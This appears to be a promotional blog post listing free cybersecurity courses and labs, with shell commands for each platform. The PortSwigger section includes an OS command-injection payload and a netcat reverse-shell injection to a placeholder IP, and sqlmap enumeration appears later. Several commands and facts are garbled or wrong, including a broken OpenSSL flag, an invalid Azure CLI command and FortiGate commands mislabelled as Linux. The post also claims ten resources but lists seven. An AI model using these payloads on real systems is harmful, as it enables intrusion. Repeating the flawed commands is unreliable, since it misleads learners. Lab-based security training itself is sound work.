
Listen to this Post
Introduction:

The barrier to entry for cybersecurity education has long been characterized by expensive bootcamps and costly certification vouchers. However, the industry’s leading vendors and academic institutions have democratized access to world-class knowledge. This article curates ten premier free resources—ranging from offensive web security labs to enterprise-grade cloud compliance frameworks—that allow aspiring professionals to build practical skills without financial strain. Leveraging these platforms enables a transition from theoretical understanding to “live-action” technical proficiency, mirroring the environments of Security Operations Centers (SOCs) and Red Team engagements.
Learning Objectives & Secrets:
- Objective 1: Master Web Application Attack Vectors. Leverage PortSwigger’s Web Security Academy to perform hands-on SQL injection, Cross-Site Scripting (XSS), and API parameter manipulation. Secret Tip: Do not use the “Hint” button; instead, use Burp Suite’s Repeater to brute-force parameter variations, forcing yourself to understand the HTTP request structure organically.
-
Objective 2: Enterprise Cloud and Identity Hardening. Utilize Microsoft Learn’s SC-900 pathways to understand Conditional Access policies and Zero-Trust architecture. Secret Tip: Set up a free Azure trial tenant and simulate an attacker trying to bypass Multi-Factor Authentication (MFA) using token replay attacks to understand the defensive mechanics.
-
Objective 3: Offensive and Defensive Tradecraft via CTFs. Engage with picoCTF and OWASP WebGoat to bridge the gap between code review and exploitation. Secret Tip: When debugging WebGoat’s Java-based flaws, use `grep` in Linux to search for hardcoded credentials within the source files provided, rather than just relying on the guided lesson.
You Should Know:
- PortSwigger Web Security Academy – The “Live-Fire” API Range
PortSwigger provides not only reading material but a vulnerable environment hosted online. To get the most out of this, you must understand how to configure your intercepting proxy.
– Step‑by‑step guide:
– Setup: Install Burp Suite Community Edition. Navigate to “Proxy” > “Options” and set the listener to port 8080.
– Traffic Capture: Configure your browser to use `localhost:8080` as a proxy. Install the FoxyProxy extension for easy toggling.
– Lab Execution: For the “OS command injection” lab, intercept the request in Burp Suite. Send it to Repeater (Ctrl+R). Modify the parameter `product=1` to `product=1; whoami` (Linux) or `product=1| whoami` (Windows). Analyze the response to see the web server’s user context.
– Command Used: If you are running a local vulnerable VM (like DVWA) instead of the online lab, use `nc -lvnp 4444` on your attack box and inject `; nc -e /bin/bash YOUR_IP 4444` to establish a reverse shell.
- Microsoft Learn – Security, Compliance, and Identity (SCI)
This is not just a course but a portal to understanding how Azure’s massive infrastructure is secured. It focuses heavily on “defense in depth.”
– Step‑by‑step guide:
– Access: Go to the Microsoft Learn portal and start the “Describe security concepts and methodologies” module.
– Active Directory Simulation: While there is no command line for this portal, understanding Azure CLI is crucial. Install the Azure CLI on your Linux terminal: curl -sL https://aka.ms/InstallAzureCLIDeb | sudo bash.
– Authentication Check: Log in via CLI using az login. To simulate a security audit, use `az ad signed-in-user list` to view your identity’s permissions. In a hardened environment, you would notice that `Global Administrator` permissions are tiered, and you must use Privileged Identity Management (PIM) to elevate, which is a core lesson.
– Practice: Create a virtual machine in Azure, then attempt to restrict NSG (Network Security Group) rules using `az network nsg rule create` to block SSH from all IPs except your office IP, practicing “Just Enough Administration” (JEA).
3. Fortinet Training Institute – Network Security Demystified
Fortinet’s NSE (Network Security Expert) courses are valuable for understanding firewalls and intrusion prevention systems (IPS). Focus on the “NSE 1” and “NSE 2” network fundamentals.
– Step‑by‑step guide:
– Foundation: Study the OSI model and TCP handshake protocols provided in the modules.
– Hands-on Simulation: While real FortiGate hardware isn’t free, you can download FortiGate VM for free (limited to 1GB throughput). Set it up in VMware or VirtualBox.
– Command Line Access: Once the VM is running, SSH into it. Use standard Linux networking commands to verify routing: `get system interface physical` and `diagnose sniffer packet any “host 8.8.8.8” 4` to see live packet captures in the CLI. This teaches you how to troubleshoot packet drops without a GUI.
– Firewall Rule Creation: Create a rule using `config firewall policy` to block traffic, understanding the underlying “policy” logic that is universal across most enterprise firewalls (Palo Alto, Check Point).
4. IBM SkillsBuild – Risk Management and Compliance
This course moves beyond technical switches and cables, focusing on the “CIA” triad (Confidentiality, Integrity, Availability) and risk calculations.
– Step‑by‑step guide:
– Risk Assessment: Go through the module on “Cyber Threat Intelligence.”
– Practical Exercise: Download a trial version of the MITRE ATT&CK Navigator (a web-based tool). Map the theoretical attacks you learn about (e.g., Phishing) to the MITRE tactic “Initial Access” (TA0001).
– Command Relevance: Although this is non-technical, IT professionals often have to generate security logs. Use the Linux command `ausearch -m USER_LOGIN -ts today` to audit who logged into a system today, a practical necessity for compliance reports.
– Windows Equivalent: For Windows compliance, use `Get-WinEvent -LogName Security | Where-Object { $_.Id -eq 4624 }` to list all successful logon events. This bridges the theoretical governance with actual system auditing.
- Carnegie Mellon picoCTF – Capture The Flag (CTF) Mechanics
picoCTF is designed for beginners but mimics real-world binary exploitation and forensics.
– Step‑by‑step guide:
– Setup: Create an account and navigate to the practice arena.
– Forensics Challenge: For a challenge involving hidden metadata, download the image file.
– Tool usage: Use `exiftool [bash]` to read EXIF data. Often, the flag is hidden in comments or the “Artist” field. If it’s a ZIP file disguised as an image, use `binwalk -e [bash]` to extract hidden embedded files.
– Web Challenge: If the challenge involves SQL injection, use `sqlmap -u “http://challenge.com/login” –data=”user=admin&pass=test” –dbs` (with caution, only in lab environments) to enumerate the database structure, applying the theoretical SQL lesson from IBM.
6. OpenLearn – Network Security Fundamentals
This academic course provides a strong theoretical foundation in encryption (symmetric/asymmetric).
– Step‑by‑step guide:
– Theory: Learn about RSA and AES.
– Implementation: To understand how encryption works on the wire, generate an SSL certificate for your local web server using OpenSSL: openssl req -x509 -1ewkey rsa:4096 -keyout key.pem -out cert.pem -days 365.
– Testing: Configure this cert on a local Apache/Nginx server. Then, use `openssl s_client -connect localhost:443 -showcerts` to view the certificate chain and cipher suite being used. This verifies that your web traffic is actually encrypted, a core tenet of “Network Security.”
7. OWASP WebGoat – Secure Code Review
WebGoat is a deliberately insecure Java application.
- Step‑by‑step guide:
- Deployment: Run WebGoat using Docker:
docker run -it -p 8080:8080 webgoat/webgoat-8.0. Open a browser and navigate to `http://localhost:8080/WebGoat`. - Broken Access Control: Go to the “Broken Access Control” lesson. Log in as a normal user, but intercept the request and change the `userId` parameter to
1. - Developer Tools: Use your browser’s developer tools (F12) to inspect the JavaScript. Look for hidden HTML fields or AJAX endpoints that expose administrative functions. This highlights the OWASP Top 10 risk of “Insecure Design.”
- Mitigation: In the lesson, implement a server-side check to ensure the session token matches the requested user ID, effectively closing the vulnerability.
What Undercode Say:
- Key Takeaway 1: The “Democratization of Cyber Education” is real; these platforms rival paid bootcamps, especially for red-teaming web applications.
- Key Takeaway 2: Theoretical knowledge is useless without configuring labs locally; integrating real tools like
nmap,sqlmap, and Burp Suite is the only way to internalize offensive tradecraft.
Analysis:
The curation of these links highlights a shift toward “self-service” security learning. The industry is realizing that a scarcity of talent can only be addressed by lowering economic barriers. However, the abundance of resources creates a paradox of choice; learners often get stuck in “tutorial hell” without a road map. Undercode emphasizes that one should pick a focus—either offensive (PortSwigger/picoCTF) or defensive (Microsoft/Fortinet)—and complete it sequentially before dabbling in other areas. The inclusion of vendor-specific training (IBM/Microsoft) also suggests that understanding cloud-1ative security (Azure/AWS) is becoming more critical than legacy network security alone, pushing the boundaries of traditional “system administration” into cloud infrastructure engineering.
Prediction:
- +1: The rise of free, high-quality labs (especially PortSwigger and WebGoat) will lower the entry threshold significantly, leading to a more diverse and highly skilled global workforce over the next 2 years.
- +1: Microsoft and Fortinet offering free training will likely lead to increased certification attempts (SC-900 and NSE), directly boosting enterprise adoption of their respective security suites.
- -1: The lack of structured mentorship in these free courses may lead to a rise in “script kiddie” behavior, where learners memorize attack vectors without understanding the underlying code, leading to noisy alerts and inefficient incident response.
- -1: As these platforms become mainstream, employers may start devaluing these certifications unless supplemented by practical CTF rankings (like Top 1% on TryHackMe, as the author claims), forcing candidates to seek even more advanced (and expensive) certifications to stand out.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eMHKrszi – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


